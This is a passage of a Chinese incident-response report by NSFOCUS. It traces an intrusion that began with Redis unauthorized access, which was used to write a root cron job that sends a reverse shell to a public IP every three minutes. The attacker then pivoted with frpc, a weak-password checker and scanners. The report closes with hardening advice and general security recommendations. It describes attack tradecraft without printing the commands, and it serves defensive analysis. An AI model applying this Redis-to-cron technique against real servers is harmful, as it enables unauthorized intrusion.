

图 5.35 secure 日志记录

3. (172. *.*.103) 为一台 Windows 主机，通过查看 IE 浏览器的历史记录发现，该主机曾经下载过“超级弱口令检查工具”、“暴力破解字典”等黑客工具，由以上妥协的指标（IOCs）确定，该主机已沦陷。



图 5.36 IE 历史记录

4. 由于超级弱口令检查工具仅有图形化版本，猜测攻击者曾通过 3389 远程登陆到该主机（172.*.*.103）。于是对该主机安全事件日志进行分析，确认从 08 月 05 日 -08 月 07 日，仅源地址为（172. *.*.105）的主机成功登陆过。



图 5.37 主机安全事件日志

5. 对（172. *.*.105）主机进行分析，发现该主机 /tmp 目录下存在大量的黑客工具，包括“frpc”、“1.py（端口扫描脚本）”等。



图 5.38 大量黑客工具

6. 经过多维度分析，该主机上最早的妥协的指标（IOCs）为 /var/log/cron 日志中的一条反弹 shell 记录——每 3 分钟反弹一次 shell 到公网 IP（54. *.*.207）：



图 5.39 /var/log/cron 日志

7. 通过对主机开放端口查看，发现主机开启了 Tomcat、Redis、SSH 等服务。且在 /var/spool/cron/root 文件中发现了上述的反弹 shell 命令。



图 5.40 反弹 shell 命令

8. 并且，该文件首行为“REDIS”关键字，此为典型的 Redis 未授权访问漏洞反弹 shell 的利用手法。



图 5.41 文件首行有“REDIS”字样

9. 因此，可以确定，攻击者通过 Redis 未授权访问漏洞写入计划任务反弹 shell 控制了（172. *.*.105）主机。

10. 登陆负载均衡查看端口映射，发现最外侧负载公网 IP（211. *.*.151）映射给内网应用 F5 VSIP（172. *. *.12），在应用负载访问（172. *. *.105）时通过 AutoMap NAT 转换为 F5 的接口地址（172. *. *.6）为源去访问（172. *. *.105）。即内网主机（172. *. *.105）被全端口映射到公网 IP（211. *. *.151）。因此，可以确定，内网主机为（172. *. *.105）最初沦陷的主机。

攻击者攻击路径总结如下



图 5.42 攻击路径图

5.4.3 结论建议

结论：

1. 经过排查，确认攻击者通过 Redis 未授权访问漏洞控制了企业暴露在公网的一台服务器（172.*. *.105），并以此为跳板，通过 frpc、超级弱口令检查工具、Nmap 等黑客工具攻击并控制了内网多台主机。

建议：

1. 技术方面：

   根据排查结果，发现攻击者通过 3389、SSH 弱口令控制内网多台机器。因此，建议对主机口令进行加强，并建议对于不同主机使用不同口令。

   对于 Redis 未授权访问漏洞，建议如下：

   1) 禁止使用 root 用户启用 Redis 服务；

   2) 为 Redis 添加密码验证；

   3) 修改 redis.conf 文件，添加 bind 127.0.0.1 配置项，禁止外网访问 Redis。

2. 安全管理：

   建立相应制度，对内部资产进行管理。对于端口映射等操作，需经过必要的流程。同时对不再使用的主机，IP 进行及时回收，关闭映射。

6

安全建议

我们通过对大量安全事件源头进行分析，发现绝大多数的事件均与企业的网络安全基础防护与管理制度有关，由此我们整理了以下安全防护建议，可供参考：

1) 人员安全意识培养

有研究报告显示，网络攻击源头有六成左右是来自企业内部，而绝大部分内部攻击则是由于员工被外部攻击者利用、控制导致。在信息技术高度发达的今天，攻击者可攻击的途径包括：钓鱼邮件、水坑网站、手机短信、社交软件、公共 Wi-Fi 等，企业可通过定期的安全意识培训、应急演练，对全员的安全防范意识水平进行检验。

2) 加强口令复杂度管理

有史以来，弱口令一直是一个老生常谈的问题，是最容易被企业忽视，同时也是最受攻击者青睐的漏洞。对于企业所有 IT 资产均需要制定并执行统一的口令复杂度配置标准，避免出现弱口令、通用口令或规律口令，企业可通过制定相关安全规范、业务上线流程、基线配置核查等多种手段进行规避。

3) 定期做好重要数据备份

近年来，勒索软件作为一种直接利益驱使的攻击手段，由于其具有攻击效果显著、攻击成本低、交易匿名性等特点，使它备受攻击者青睐。同时由于其传播渠道众多，企业或个人在做好基础安全防护的同时，数据备份则是最行之有效的对抗方案，企业可通过私有云、存储设备、网络同步等方式，定期对重要业务数据进行备份并妥善保管。

4) 加强漏洞生命周期管理

网络攻击手段和安全漏洞公布可以用日新月异来形容，这也是网络安全区别于一些传统行业的显著特征。企业应将漏洞管理作为一项持续化、日常化的工作，并制定详细流程，包括：开发规范、漏洞获取、漏洞排查、漏洞修复、漏洞验证等，同时还应定期通过灰盒安全测试，主动发现系统、应用及网络中存在的安全漏洞隐患。

5) 加强网络边界资产管理

我们在多个典型安全事件案例中发现，攻击者通过攻击网络边界资产，并以此为跳板对内部网络进行了横向扩展攻击，最终造成了重大影响。企业网络边界资产由于部分业务暴露在互联网，往往会被攻击者作为突破企业安全防护的首要目标。企业可通过安全域划分、防火墙 ACL 细化、应用漏洞防护等

手段加强网络边界管理。

6) 互联网敏感信息泄露排查

信息收集作为黑盒测试流程中的重要一环，对安全测试的最终结果起着至关重要的作用。攻击者除了会利用搜索引擎、大数据收集目标企业互联网暴露资产外，还会通过网盘、文库、GitHub 等渠道收集泄露的敏感信息，如：邮箱口令、数据库配置、应用系统源码等。企业应建立起长效机制，在通过管理制度约束员工行为的同时，还需要通过技术手段，监测互联网敏感信息的暴露。

7) 关注供应链攻击安全风险

供应链攻击作为一种高度隐蔽的攻击方式，最终可能影响数十万甚至上亿的目标用户。企业面对的供应链风险主要存在于设备采购、软件开发、产品交付、系统运维等多个阶段，IT 供应链安全是一套涉及面广且复杂的体系，在任何一个阶段出现问题势必都会影响供应链上下游安全，企业应通过建立产品采购及供应链厂商管理制度、建立健全应用开发生命周期安全管理制度、建立上下游安全威胁通报机制等多种手段，及时掌握应用及产品安全风险，提升沟通协调及应急处置效率。

8) 部署威胁溯源审计平台

单点部署的安全设备，由于无法做到统一管理分析，往往无法及时发现有效的攻击事件，同时在事后由于缺失日志、样本等关键数据，无法做进一步溯源分析。对于安全防护要求较高的业务系统，可通过部署态势感知平台，结合威胁情报数据，及时发现恶意网络攻击，此外全流量存储分析平台，可为企业提供未知攻击捕获及安全事件攻击溯源能力。

绿盟科技创新中心

绿盟科技创新中心是绿盟科技的前沿技术研究部门。包括云安全实验室、数据分析实验室和物联网安全实验室，关注云安全、容器安全、威胁情报、数据驱动安全、物联网安全和区块链等领域。作为“中关村科技园区海淀园博士后工作站分站”的重要培养单位之一，与清华大学进行博士后联合培养，科研成果已涵盖各类国家课题项目、国家专利、国家标准、高水平学术论文、出版专业书籍等。我们持续探索信息安全领域的前沿学术方向，从实践出发，结合公司资源和先进技术，实现概念级的原型系统，进而交付产品线孵化产品并创造巨大的经济价值。

绿盟应急响应团队（NSFOCUS Incident Response Team,NIRT）

绿盟应急响应团队（NSFOCUS Incident Response Team,NIRT）是一支常年研究安全技术、实时跟踪安全动态的专业团队，核心专家多次参与国家重大活动保障及应急支撑工作，对各类安全漏洞和应急事件均有成熟的分析方法和丰富的处置经验。分布全国的攻防应急团队成员，实现了应急服务对全行业、全事件的覆盖，并能以小时级的响应速度，协助客户抑制损失、根除隐患、恢复业务。同时绿盟科技具有国家级应急支撑单位及工业信息安全应急支撑单位资质，可面向客户提供后门提取、样本分析、日志分析、数据恢复、攻击溯源、应急演练、应急培训等多种应急服务。

THE EXPERT
BEHIND GIANTS
巨人背后的安全专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供
具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的背后，他们是备受信赖的专家。

www.nsfocus.com

绿盟科技官方微信